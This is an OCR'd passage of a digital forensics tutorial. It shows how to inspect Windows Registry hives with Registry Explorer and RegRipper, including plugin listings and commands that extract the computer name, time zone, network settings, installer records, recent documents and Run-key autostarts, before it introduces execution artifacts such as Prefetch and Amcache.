


- For a comprehensive analysis, we can employ `Registry Explorer` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\RegistryExplorer`) a GUI-based tool masterminded by Eric Zimmerman.
  - This tool offers a streamlined interface to navigate and dissect the contents of Windows Registry hives.
  - By simply dragging and dropping these files into Registry Explorer, the tool processes the data, presenting it within its GUI.
  - The left panel displays the registry hives, while the right panel reveals their corresponding values.
- In the screenshot below we have loaded the `SYSTEM` hive, that can be found inside the `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config` directory of this section's target.



- Registry Explorer boasts a suite of features, including hive analysis, search capabilities, filtering options, timestamp viewing, and bookmarking.
  - The bookmarking utility is particularly handy, allowing users to earmark pivotal locations or keys for subsequent reference.


- In the screenshot below we have loaded the `SOFTWARE` hive, that can be found inside the `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config` directory of this section's target. Notice the available bookmarks within Registry Explorer.



RegRipper

- Another potent tool in our arsenal is `RegRipper` (available at `C:\Users\johndoe\Desktop\RegRipper3.0-master`), a command-line utility adept at swiftly extracting information from the Registry.
- To acquaint ourselves with RegRipper's functionalities, let's invoke the help section by executing `rip.exe` accompanied by the `-h` parameter.


```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -h
```



- For a seamless experience with RegRipper, it's essential to familiarize ourselves with its plugins.
  - To enumerate all available plugins and catalog them in a CSV file (e.g., `rip_plugins.csv`), use the command below.

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -l -c > rip_plugins.csv
```


- This action compiles a comprehensive list of plugins, detailing the associated hives, and saves it as a CSV file.
- The screenshot below elucidates the contents of this file, highlighting the plugin name, its corresponding registry hive, and a brief description.



	Plugin	Version	Hive	Description
42	cmdproc	20200515	NTUSER.DAT	Autostart - get Command Processor\AutoRun value from NTUSER.DAT hive
43	cmdproc_tln	20130425	NTUSER.DAT	Autostart - get Command Processor\AutoRun value from NTUSER.DAT hive (TLN)
44	cmd_shell	20200515	Software	Gets shell open cmds for various file types
45	codepage	20200519	system	Checks codepage value
46	comdlg32	20200517	NTUSER.DAT	Gets contents of user's ComDlg32 key
47	compdesc	20200511	NTUSER.DAT	Gets contents of user's ComputerDescriptions key
48	compname	20090727	System	Gets ComputerName and Hostname values from System hive
49	cred	20200427	system	Checks for UseLogonCredential value
50	cred_tln	20200402	system	Checks UseLogonCredential value
51	dafupnp	20200525	System	Parses data from networked media streaming devices
52	dcom	20200525	Software	Check DCOM Ports
53	ddo	20140414	NTUSER.DAT	Gets user's DeviceDisplayObjects key contents
54	ddpe	20221128	Software	Get the Machine ID (MCID) and Shield ID (DCID) needed to decrypt files using Dell Encryption. Also reports the Dell Server URI.
55	defender	20200427	Software	Get Windows Defender settings


- To kick things off, let's execute the `compname` command on the SYSTEM hive (located at `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config`), which retrieves the computer's name.

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r "C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config\SYSTEM" -p compname
```




- Let's see some more examples against different hives.
  Timezone

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r "C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config\SYSTEM" -p timezone
```



Network Information


```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\c
onfig\SYSTEM" -p nic2
```



- The same information can be extracted using the `ips` plugin.


Installer Execution

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\c
onfig\SOFTWARE" -p installer
```




Recently Accessed Folders/Docs

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Users\John
Doe\NTUSER.DAT" -p recentdocs
```



Autostart - Run Key Entries

```
PS C:\Users\johndoe\Desktop\RegRipper3.0-master> .\rip.exe -r
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Users\John
Doe\NTUSER.DAT" -p run
```




Program Execution Artifacts

- When we talk about `execution artifacts` in digital forensics, we're referring to the traces and evidence left behind on a computer system or device when a program runs.
  - These little bits of information can clue us in on the activities and behaviors of software, users, and even those with malicious intent.
  - If we want to piece together what went down on a computer, diving into these execution artifacts is a must.
- You might stumble upon some well-known execution artifacts in these Windows components:
  - `Prefetch`
  - `ShimCache`
  - `Amcache`
  - `BAM (Background Activity Moderator)`

- Let's dive deeper into each of these to get a better grasp on the kind of program execution details they capture.

